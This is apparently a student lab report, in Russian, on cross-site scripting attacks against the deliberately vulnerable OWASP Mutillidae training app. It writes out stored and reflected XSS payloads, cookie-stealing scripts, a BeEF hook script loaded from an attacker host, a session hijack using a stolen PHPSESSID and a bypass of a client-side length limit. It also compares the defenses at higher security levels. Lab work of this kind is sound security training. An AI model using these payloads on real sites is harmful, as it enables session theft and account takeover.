

Лабораторная работа по теме Cross-site scripting (XSS).

Пройдёмся по каждой странице (на <http://nowasp.local/mutillidae/index.php>) и посмотрим на их различные уязвимости.

“Add to your blog”


Проверяю на возможность проведения Stored XSS атаки (так как можно в сообщении написать скрипт в форме, которая отправляется POST-запросом) :

Add blog for demo

Note: , <i> and <u> are now allowed in blog entries

Hello!<script>alert("You were hacked")</script>

Save Blog Entry



Заголовки :

×	Headers	Preview	Response	Initiator	Timing	Cookies
▼ General						
Request URL: http://nowasp.local/mutillidae/index.php?page=add-to-your-blog.php						
Request Method: POST						
Status Code: 200 OK						
Remote Address: 127.0.0.1:80						
Referrer Policy: strict-origin-when-cross-origin						
▼ Response Headers view source						
Connection: Keep-Alive						
Content-Encoding: gzip						
Content-Length: 9410						
Content-Type: text/html; charset=UTF-8						
Date: Sun, 20 Jun 2021 08:32:16 GMT						
Keep-Alive: timeout=5, max=100						
Logged-In-User: demo						
Server: Apache/2.4.29 (Ubuntu)						
Strict-Transport-Security: max-age=0						
Strict-Transport-Security: max-age=0						
Vary: Accept-Encoding						
X-XSS-Protection: 0						
Request Headers view source						
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image						
Accept-Encoding: gzip, deflate						
Accept-Language: en-US,en;q=0.9						
Cache-Control: max-age=0						
Connection: keep-alive						
Content-Length: 141						
Content-Type: application/x-www-form-urlencoded						
Cookie: showhints=1; username=demo; uid=24; PHPSESSID=qgaosolqss0b8i3jqvvtb05bjr						
Host: nowasp.local						
Origin: http://nowasp.local						
Referer: http://nowasp.local/mutillidae/index.php?page=add-to-your-blog.php						
Upgrade-Insecure-Requests: 1						

User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,

Query String Parameters

[view source](#)

[view URL encoded](#)

page: add-to-your-blog.php

Form Data

[view source](#)

[view URL encoded](#)

csrf-token:

blog_entry: Hello!<script>alert("You were hacked")</script>

add-to-your-blog-php-submit-button: Save Blog Entry

Нашли уязвимость, можем попробовать украсть PHPSESSID :

Add blog for demo

Note: ,<i> and <u> are now allowed in blog entries

Hello!<script>alert(document.cookie)</script>

Save Blog Entry

re | nowasp.local/mutillidae/index.php?page=add-to-your-blog.php

OWASP

Version: 2.7.12 Security

Home Logout Toggle

nowasp.local says
showhints=1; username=demo; uid=24;
PHPSESSID=qgaosolqss0b8l3jqvvtb05bjr

OK

Pwn On
Logged In User: demo

View Captured Data

welcome to the Blog

Back Help Me!

Hints and Videos

Add New Blog Entry

View Blogs

Add blog for demo


Note: ,<i> and <u> are now allowed in blog entries

(Скрипт не выводится вместе с текстом)


View Blogs

1 Current Blog Entries			
	Name	Date	Comment
1	demo	2021-06-20 04:25:45	Hello!

Захожу в другой браузер (опера) и применяю PHPSESSID (изменяю поля, вставляя украденный PHPSESSID, при этом я не зарегистрирован) :



Обновляю страницу и я вошел как пользователь с тем идентификатором сессии :




Повышаю защиту сайта на уровень 5 :

(Было) :

5 Current Blog Entries			
	Name	Date	Comment
1	demo	2021-06-20 08:51:56	
2	demo	2021-06-20 06:49:21	
3	demo	2021-06-20 06:47:43	hhhh
4	demo	2021-06-20 04:32:16	Hello!
5	demo	2021-06-20 04:25:45	Hello!

(Стало) :


Add New Blog Entry

 View Blogs

Add blog for demo

Note: ****, **<i>** and **<u>** are now allowed in blog entries

Save Blog Entry

 View Blogs

5 Current Blog Entries			
	Name	Date	Comment
1	demo	2021-06-20 08:51:56	<code><script src="http://10.0.2.15:3000/hook.js"></script></code>
2	demo	2021-06-20 06:49:21	<code><script>alert("XSS")</script></code>
3	demo	2021-06-20 06:47:43	hhhh
4	demo	2021-06-20 04:32:16	Hello! <code><script>alert("You were hacked")</script></code>
5	demo	2021-06-20 04:25:45	Hello! <code><script>alert(document.cookie)</script></code>

Как мы видим, происходит экранирование данных, что и проявляет наш скрипт (он становится обычным текстом) :

×

Headers

Preview

Response

Initiator

Timing

Cookies

▼ General

Request URL:

http://nowasp.local/mutillidae/index.php?page=add-to-your-blog.php

Request Method:

GET

Status Code:

🟢 200 OK

Remote Address:

127.0.0.1:80

Referrer Policy:

strict-origin-when-cross-origin

▼ Response Headers

view source

Cache-Control:

no-store, no-cache, must-revalidate, post-check=0, pre-check=0, no-cache="set-cookie"

Connection:

Keep-Alive

Content-Encoding:

gzip

Content-Length:

8596

Content-Type:

text/html; charset=UTF-8

Date:

Sun, 20 Jun 2021 16:02:33 GMT

Expires:

Mon, 26 Jul 1997 05:00:00 GMT

Keep-Alive:

timeout=5, max=100

Last-Modified:

Sun, 20 Jun 2021 16:02:33 GMT

X-XSS-Protection : 1 включает фильтрацию XSS (при попытке XSS-атаки, браузер удалит небезопасное содержимое) :

X-Content-Type-Options: nosniff

X-FRAME-OPTIONS: DENY

X-XSS-Protection: 1

Request Headers [view source](#)

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.9

Connection: keep-alive

Cookie: username=demo; uid=24; showhints=0; PHPSESSID=qgaosolqss0b8i3jqvvtb05bjr

Host: nowasp.local

Referer: http://nowasp.local/mutillidae/index.php?popUpNotificationCode=SL5&page=/var/www/

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/

Query String Parameters [view source](#) [view URL encoded](#)

page: add-to-your-blog.php

Атака с помощью BeEF (ввожу скрипт) :

Add blog for demo

Note: ****,**<i>** and **<u>** are now allowed in blog entries

`<script src="http://10.0.2.15:3000/hook.js"></script>`

Save Blog Entry

Вводим любое сообщение и отправляем жертве :

The screenshot displays the BeEF web interface. On the left, the 'Module Tree' lists various modules, with 'alert' currently selected. The main area shows the 'Module Results History' table, which is currently empty. On the right, the 'Create Alert Dialog' panel is visible, showing a description, an ID of 267, and an alert text field containing 'BeEF Alert Dialog'.


OWASP

Version: 2.7.12 Security Level: 0 (Hosed)

[Home](#) | [Logout](#) | [Toggle Hints](#)

nowasp.local says
 BeEF Alert Dialog

Pwn On
 Logged In User: **demo** 
[View Captured Data](#)

Welcome To The Blog

Add blog for demo


Появился BEEFHOOK тк теперь мы можем выполнять различные действия с жертвой :


1 captured records found						
Hostname	Client IP Address	Client Port	User Agent	Referrer	Data	Date/Time
127.0.0.1	127.0.0.1	33778	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.128 Safari/537.36	http://nowasp.local/mutillidae/index.php?page=captured-data.php	page = capture-data.php showhints = 1 username = demo uid = 24 PHPSESSID = qgaosolqss0b8l3jqvvtb05bjr BEEFHOOK = jkVdWHTmtX6D8CzXqhi4Mdyz1TYHdUk1nVEM9QuSeerPkygNkyfy85sOUF8wDZQMcmYabMIXkXqdeMxf	2021-06-20 10:01:10

“View someone’s blog”

По url адресу видно что используется метод GET, поэтому в эту ссылку можно внедрить код :


t secure nowasp.local/mutillidae/index.php?page=view-someones-blog.php



OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.7.12 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Logged In User: **demo** 


[Home](#) | [Logout](#) | [Toggle Hints](#) | [Show Popup Hints](#) | [Toggle Security](#) | [Enforce SSL](#) | [Reset DB](#) | [View Log](#) | [View Captured Data](#)

View Blogs



 Back


 Help Me!


View Blog Entries


 Add To Your Blog

Select Author and Click to View Blog

Please Choose Author 
 View Blog Entries

Проверяю на возможность проведения Reflected XSS :



Нашли уязвимость, можем попробовать украсть PHPSESSID :



Атака с помощью ВеЕF (ввожу скрипт в url) и мы видим, что произведена успешная атака на пользователя, который зашёл на этот сайт :

nowasp.local/mutillidae/index.php?page=view-someones-blog.php<script%20src="http://10.0.2.15:3000/hook.js"></script>


OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.7.12 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Logged In User: **demo**

[Home](#) [Logout](#) [Toggle Hints](#) [Show Popup Hints](#) [Toggle Security](#) [Enforce SSL](#) [Reset DB](#) [View Log](#) [View Captured Data](#)

Page Not Found


Back

Browser: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.128 Safari/537.36
 PHP Version: 7.4.16

nowasp.local/mutillidae/index.php?page=view-someones-blog.php<script%20src="http://10.0.2.15:3000/hook.js"></script>

nowasp.local says
 BeEF Alert Dialog!!!!!!!!!!!!!!


OK

“Show Log”

Опять провожу Reflected XSS-атаку так как используется метод GET-запрос

Проверяю на уязвимость :

nowasp.local/mutillidae/index.php?page=text-file-viewer.php<script>alert("XSS_3")</script>


OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.7.12 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Logged In User: **demo**

[Home](#) [Logout](#) [Toggle Hints](#) [Show Popup Hints](#) [Toggle Security](#) [Enforce SSL](#) [Reset DB](#) [View Log](#) [View Captured Data](#)

Page Not Found

Нашли уязвимость, можем попробовать украсть PHPSESSID (не получилось) :


nowasp.local/mutillidae/index.php?page=text-file-viewer.php#<script>alert(1)</script>



OWASP Mutillidae II: Keep Calm and Pwn On


Version: 2.7.12 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Logged In User: **demo**

[Home](#) [Logout](#) [Toggle Hints](#) [Show Popup Hints](#) [Toggle Security](#) [Enforce SSL](#) [Reset DB](#) [View Log](#) [View Captured Data](#)

Hacker Files of Old


Back


Help Me!


Hints and Videos

Take the time to read some of these great old school hacker text files.
Just choose one form the list and submit.

Text File Name

Intrusion Detection in Computers by Victor H. Marshall (January 29, 1991)

View File

Производим атаку “прикрепления к Beef” :



Атака произведена успешно :



Application					
Name	Value	Domain	Path	Expires / M...	S
BEEFHOOK	roZNaGTNblg38ltftBFENpTCrEN8KvQglv2vjPsDUjF5Ujl2S...	nowasp.local	/	2030-12-31...	S
PHPSESSID	r5id078r5rpumnnfs7cmku9iq	nowasp.local	/	Session	
uid	24	nowasp.local	/mutillidae	Session	
username	demo	nowasp.local	/mutillidae	Session	
showhints	1	nowasp.local	/mutillidae	Session	

“Text File Viewer”

Проверяю на возможность проведения Stored XSS атаки (так как можно в сообщении написать скрипт в форме, которая отправляется POST-запросом) :


Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP

<script>alert("XSS")</script>

Lookup DNS



Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP

Попытка украсть куки :

DNS Lookup

Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP

ert(document.cookie)</script>

Lookup DNS

Not secure | nowasp.local/mutillidae/index.php?page=dns-lookup.php



OWASP

Version: 2.7.12

Home Logout Toggle



Back



Help Me!



Hints and Videos

nowasp.local says

showhints=1; username=demo; uid=24;
PHPSESSID=r5id078r5rpumnnfs7cmku9iq; BEEFHO
OK=roZNaGTNbIg38ltFtBFENpTCrEN8KvQgIv2vjPsDUjF5UjI2S9uaiEFL
ANTX37aGG0UvntHKaB9Ly5
m9k

OK

Заголовки :

▼ General	
Request URL	http://nowasp.local/mutillidae/index.php?page=dns-lookup.php
Request Method	POST
Status Code	200 OK
Remote Address	127.0.0.1:80
Referrer Policy	strict-origin-when-cross-origin
▼ Response Headers view source	
Connection	Keep-Alive
Content-Encoding	gzip
Content-Length	9037
Content-Type	text/html; charset=UTF-8
Date	Sun, 20 Jun 2021 17:29:34 GMT
Keep-Alive	timeout=5, max=100
Logged-In-User	demo
Server	Apache/2.4.29 (Ubuntu)
Logged-In-User	demo
Server	Apache/2.4.29 (Ubuntu)
Strict-Transport-Security	max-age=0
Vary	Accept-Encoding
X-XSS-Protection	0
▼ Request Headers view source	
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
Accept-Encoding	gzip, deflate
Accept-Language	en-US,en;q=0.9
Cache-Control	max-age=0
Connection	keep-alive
Content-Length	105

Повышаю уровень безопасности сайта и повторяю предыдущее действие с кражей куки. Как мы видим, теперь стоит ограничение символов в форме (длина 20) :

Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP

Lookup DNS

Увеличиваем количество символов до 200 :

Hostname/IP

y Lighthouse



ofocus="autofocus" oscommandinjectionpoint="1" minlength="1" maxlength="200" require


Проводим атаку :

nowasp.local/mutillidae/index.php?popUpNotificationCode=SL5&page=dns-lookup.php

[Home](#) | [Logout](#)

printed Data

 Back  Help Me!

 Switch to SOAP Web Service Version of this Page

nowasp.local says

Malicious characters are not allowed.

Don't listen to security people. Everyone knows if we just filter dangerous characters, injection is not possible.

We use JavaScript defenses combined with filtering technology.

Both are such great defenses that you are stopped in your tracks.

OK

Who would you like to do a DNS lookup on?

Hostname/IP

Lookup DNS

Заголовки :

▼ General

Request URL:

http://nowasp.local/mutillidae/index.php?popUpNotificationCode=SL5&page=dns-lookup.php

Request Method:

GET

Status Code:

🟢 200 OK

Remote Address:

127.0.0.1:80

Referrer Policy:

strict-origin-when-cross-origin

▼ Response Headers

view source

Cache-Control:

no-store, no-cache, must-revalidate, post-check=0, pre-check=0, no-cache="set-cookie"

Connection:

Keep-Alive

Content-Encoding:

gzip

Content-Length:

8349

Content-Type:

text/html; charset=UTF-8

Date:

Sun, 20 Jun 2021 19:37:14 GMT

Expires:

Mon, 26 Jul 1997 05:00:00 GMT

Keep-Alive:

timeout=5, max=97

Last-Modified:

Sun, 20 Jun 2021 19:37:14 GMT

Pragma:

no-cache

Server:

Apache/2.4.29 (Ubuntu)

Vary:

Accept-Encoding

X-Content-Type-Options:

nosniff

X-FRAME-OPTIONS:

DENY

X-XSS-Protection:

1

▼ Request Headers

view source

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/

Accept-Encoding:

gzip, deflate

Accept-Language:

en-US,en;q=0.9

Connection:

keep-alive

Cookie:

username=demo; uid=24; showhints=0; PHPSESSID=qa0nl8od5n3vd7vd0r49r3nt70

Host:

nowasp.local

Referer:

http://nowasp.local/mutillidae/index.php?popUpNotificationCode=SL1&page=dns-lookup.php

Upgrade-Insecure-Requests:

1

User-Agent:

Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.128 Safari/537.36

▼ Query String Parameters

view source

view URL encoded

popUpNotificationCode:

SL5

page:

dns-lookup.php

Проведение атакой с BeEF (проведена успешно) :

nowasp.local/mutillidae/index.php?page=dns-lookup.php<script%20src="http://10.0.2.15:3000/hook.js"></script>

 **OWASP Mutillidae II: Keep Calm and Pwn On**

Version: 2.7.12 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e)) Logged In User: de


[Home](#) | [Logout](#) | [Toggle Hints](#) | [Show Popup Hints](#) | [Toggle Security](#) | [Enforce SSL](#) | [Reset DB](#) | [View Log](#) | [View Captured Data](#)

Page Not Found

 [Back](#) " class="colorbox" title="Help me with page dns-lookup.php" style="color: #000000;">  Help Me!

Validation Error: 404 - Page Not Found

nowasp.local/mutillidae/index.php?page=dns-lookup.php<script%20src="http://10.0.2.15:3000/hook.js"></script>

 **OWASP Mutillidae II: Keep Calm and Pwn On**

Version: 2.7.12 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e)) Logged In User: de

[Home](#) | [Logout](#) | [Toggle Hints](#) | [Show Popup Hints](#) | [Toggle Security](#) | [Enforce SSL](#) | [Reset DB](#) | [View Log](#) | [View Captured Data](#)

nowasp.local says

BeEF Alert Dialog

OK

Page Not Found

 [Back](#) " class="colorbox" title="Help me with page dns-lookup.php" style="color: #000000;">  Help Me!

Validation Error: 404 - Page Not Found

“DNS Lookup”


Проверяю на возможность проведения Stored XSS атаки (так как можно в сообщении написать скрипт в форме, которая отправляется POST-запросом) :

Enter message to echo

Message

Echo Message

nowasp.local/mutillidae/index.php?page=echo.php

 **OWASP Mutillidae II: Keep Calm and Pwn On**

Version: 2.7.12 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e)) Logged In User: de

[Home](#) | [Logout](#) | [Toggle Hints](#) | [Show Popup Hints](#) | [Toggle Security](#) | [Enforce SSL](#) | [Reset DB](#) | [View Log](#) | [View Captured Data](#)

nowasp.local says

XSS

OK

Echo, Echo, Echo...

 [Back](#)  Help Me!



Hints and Videos

Краду куки :

Enter message to echo

Message

Echo Message

Results for


nowasp.local/mutillidae/index.php?page=echo.php

 **OWASP**

Version: 2.7.12 Security

Home Logout Toggle

 Back

 Help Me!

 Hints and Videos

nowasp.local says

username=demo; uid=24; showhints=1;
PHPSESSID=r5id078r5rpumnnds7cmku9iq; BEEFHO
OK=roZNaGTNbIg38ltFtBFENpTCrEN8KvQgIv2vjPsDUjF5Ujl2S9uaiEFL
ANtX37aGG0UvnHKA9Ly5
m9k

OK

Заголовки :

▼ General

General

Request URL: http://nowasp.local/mutillidae/index.php?page=echo.php

Request Method: POST

Status Code: 🟢 200 OK

Remote Address: 127.0.0.1:80

Referrer Policy: strict-origin-when-cross-origin

▼ Response Headers

[view source](#)

Connection: Keep-Alive

Content-Encoding: gzip

Content-Length: 8885

Content-Type: text/html; charset=UTF-8

Date: Sun, 20 Jun 2021 17:38:16 GMT

Keep-Alive: timeout=5, max=100

Logged-In-User: demo

Server: Apache/2.4.29 (Ubuntu)

Strict-Transport-Security: max-age=0

Strict-Transport-Security: max-age=0

Vary: Accept-Encoding

X-XSS-Protection: 0

▼ Request Headers

[view source](#)

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.9

Cache-Control: max-age=0

Connection: keep-alive

Content-Length: 97

Content-Type: application/x-www-form-urlencoded

Cookie: username=demo; uid=24; showhints=1; PHPSESSID=r5id078r5rpumnnds7cmku9iq; BEEFH00K=roZNa

Host: nowasp.local

Origin: http://nowasp.local

Referer: http://nowasp.local/mutillidae/index.php?page=echo.php

Upgrade-Insecure-Requests: 1

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (

▼ **Query String Parameters**

[view source](#)

[view URL encoded](#)

page: echo.php

▼ **Form Data**

[view source](#)


[view URL encoded](#)

message: <script>alert(document.cookie)</script>

echo-php-submit-button: Echo Message

Изменил уровень безопасности.

Предотвращение атаки такое же, как и с предыдущей страницей (если исправить длину вводимых символов, атака не пройдет из-за хорошей защиты фильтрацией):

2.7.12 Security Level: 5 (Secure) Hints: Disabled (0 - I try harder) Logged In User: demo 

[Home](#) | [Logout](#) | [Show Popup Hints](#) | [Toggle Security](#) | [Enforce SSL](#) | [Reset DB](#) | [View Log](#) | [View Captured Data](#)

Echo, Echo, Echo...

Enter message to echo

Message

Echo Message

Использую BeEF :

nowasp.local/mutillidae/index.php?popupNotificationCode=SL0&page=echo.php<script%20src="http://10.0.2.15:3000/hook.js"></script>



OWASP Mutillidae II: Keep Calm and Pwn

Version: 2.7.12 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e)) Logged In

[Home](#) | [Logout](#) | [Toggle Hints](#) | [Show Popup Hints](#) | [Toggle Security](#) | [Enforce SSL](#) | [Reset DB](#) | [View Log](#) | [View C](#)

Page Not Found



Back

" class="colorbox" title="Help me with page echo.php" style="color: #000000;">



Help Me!

nowasp.local/mutillidae/index.php?popUpNotificationCode=SL0&page=echo.php<script%20src="http://10.0.2.15:3000/hook.js"></script>

nowasp.local says

BeEF Alert Dialog!

OK

“Echo Message”

По url адресу видно что используется метод GET, поэтому в эту ссылку можно внедрить код.

Проверяю на возможность проведения Reflected XSS :

nowasp.local/mutillidae/index.php?page=user-info.php<script>alert("XSS_6")</script>



OWASP

Version: 2.7.12 Security

Home Logout ">Toggle

nowasp.local says

XSS_6

OK

Page Not Found

Пытаюсь украсть куки (не вышло) :

nowasp.local/mutillidae/index.php?page=user-info.php<script>alert(document.cookie)</script>



OWASP Mutillidae II: Keep Calm and

Version: 2.7.12 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e))

Home Logout Toggle Hints Show Popup Hints Toggle Security Enforce SSL Reset DB View L

Page Not Found



Back



Help Me!

Произвожу атаку “прикрепление к Beef” (не прошла):

nowasp.local/mutillidae/index.php?page=user-info.php<script%20src="http://10.0.2.15:3000/hook.js"></script>



OWASP Mutillidae II: Keep Calm and Pwn C

Version: 2.7.12 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e)) Logged In Us

Home Logout ">Toggle Hints ">Show Popup Hints ">Toggle Security ">Enforce SSL Reset DB View Log View Captu

Page Not Found




Back

" class="colorbox" title="Help me with page user-info.php" style="color: #000000;">




Help Me!



“User Info (SQL)”


(Ни одна из атак не проходит)



“User Info (XPath)”

Проверяю на возможность проведения Stored XSS атаки (так как можно в сообщении написать скрипт в форме, которая отправляется POST-запросом), пароль `<script>alert("XSS")</script>` :



Not secure | nowasp.local/mutillidae/index.php?page=user-info-xpath.php

**OWASP Mutillidae II: Keep Calm and Pwn On**



Version: 2.7.12 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Logged In User: der

Home Logout Toggle Hints Show Popup Hints Toggle Security Enforce SSL Reset DB View Log View Captured Data

User Lookup (XPath)

 Back  Help Me!

Hints and Videos

 Switch to SOAP Web Service version  Switch to SQL version

Please enter username and password to view account details


Name

Password

View Account Details

Dont have an account? [Please register here](#)



